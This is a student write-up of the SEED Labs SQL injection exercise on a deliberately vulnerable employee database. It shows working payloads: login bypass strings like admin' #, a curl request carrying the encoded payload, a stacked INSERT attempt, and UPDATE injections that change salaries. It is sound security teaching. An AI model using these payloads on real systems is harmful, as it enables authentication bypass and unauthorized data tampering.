| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql> 
```

This task aimed to familiarize us with SQL commands by interacting with the sqllab_users database hosted in a MySQL container. The database contained a credential table storing employee details like EID, Salary, SSN, and hashed Password. After logging into the MySQL client and selecting the database, the table structure was explored using SHOW TABLES; A query to retrieve Alice's profile information was executed using: **select * from credential where name = 'Alice';** The query returned Alice's details, including her EID (10000), Salary (20000), and SSN (10211002). This task provided hands-on experience in executing SQL queries to retrieve data.


3.2 Task 2: SQL Injection Attack on SELECT Statement

3.2.1 Task 2.1: SQL Injection Attack from webpage.



Employee Profile Login

USERNAME	admin' #
PASSWORD	••••



SQLi Lab
www.seed-server.com/unsafe_home.php?username=admin'+%23&Password=2003
Home
Edit Profile
Logout
Copyright © SEED LABs

User Details


Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

In this task, the objective was to exploit SQL injection vulnerabilities in the web application's login page to log in as the administrator without knowing the password. By crafting a malicious SQL payload, we altered the authentication query to bypass the password check. Using the username **admin'** # and any password, the SQL query always evaluated to true, granting access to the administrator account. This demonstrated how insecure SQL queries can be exploited to bypass authentication and access sensitive data, such as all employee information.

3.2.2 Task 2.2: SQL Injection Attack from command line.



```
[11/18/24]seed@VM:~/Labsetup$ curl 'http://www.seed-server.com/unsafe_home.php?username=admin%27%20%23&Password=2003' -o output.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3365  100  3365    0     0   469k      0 --:--:-- --:--:-- --:--:--  469k
[11/18/24]seed@VM:~/Labsetup$ cat output.html
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
```




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email Address	Ph. Number
Alice	10000	20000	9/20	10211002			
Boby	20000	30000	4/20	10213352			
Ryan	30000	50000	4/10	98993524			
Samy	40000	90000	1/11	32193525			
Ted	50000	110000	11/3	32111111			
Admin	99999	400000	3/5	43254314			

Copyright © SEED LABs

This task involved performing an SQL injection attack via the command line using curl to send HTTP requests directly to the web application. By crafting a malicious SQL payload and encoding special characters such as single quotes (%27) and spaces (%20), the attack bypassed authentication without a valid password. The crafted request, targeting the username and Password parameters, altered the SQL query logic to always evaluate to true. This method demonstrated how SQL injection can be executed without a web interface, emphasizing the need for secure query handling to prevent such attacks.

3.2.3 Task 2.3: Append a new SQL statement.


```
www.seed-server.com/unsafe_home.php?username=a'+OR+1%3D1%3B+INSERT+INTO+credential+(name%2C+eid)+VALUES+('QWERTY'%2C+'111222')+%23&Passwo
```

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'INSERT INTO credential (name, eid) VALUES ('QWERTY', '111222') #' and Password='' at line 3]\n


In this task, the goal was to modify the database by appending a second SQL statement through SQL injection. The attempted payload was:

- **Username:** a' OR 1=1; INSERT INTO credential (name, eid) VALUES ('QWERTY', '111222') #
- **Password:** (left blank)


This payload aimed to exploit the SQL injection vulnerability by injecting a second query that would insert a new row into the credential table. However, the attack was unsuccessful due to the countermeasure in place. The web application uses PHP's mysqli API, which invokes the mysqli::query method. By default, this method does not support the execution of multiple SQL statements in a single query, effectively preventing this type of injection. This behavior is a deliberate design choice to mitigate the risk of SQL injection attacks that attempt to execute multiple statements. This highlights the importance of secure API design in protecting against SQL injection vulnerabilities.

3.3 Task 3: SQL Injection Attack on UPDATE Statement


3.3.1 Task 3.1: Modify your own salary.



USERNAME	Alice' #
PASSWORD	Password



NickName	',salary='90000
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password




Alice Profile

Key	Value
Employee ID	10000
Salary	90000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

In this task, an SQL injection vulnerability in the Edit Profile page was exploited to modify unauthorized data, specifically the salary field. By injecting **',salary='90000** into the nickname field, the SQL UPDATE query was altered to update the salary to 90000. This demonstrated how insecure query handling in an UPDATE statement can be exploited to manipulate sensitive data, highlighting the importance of using secure practices like parameterized queries.


3.3.2 Task 3.2: Modify other people' salary.



Alice's Profile Edit

NickName	', salary='1' WHERE Name='Boby' #
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs


SQLi Lab
www.seed-server.com/unsafe_home.php?username=Admin'+%23&Password=
Home
Edit Profile
Logout


User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	90000	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

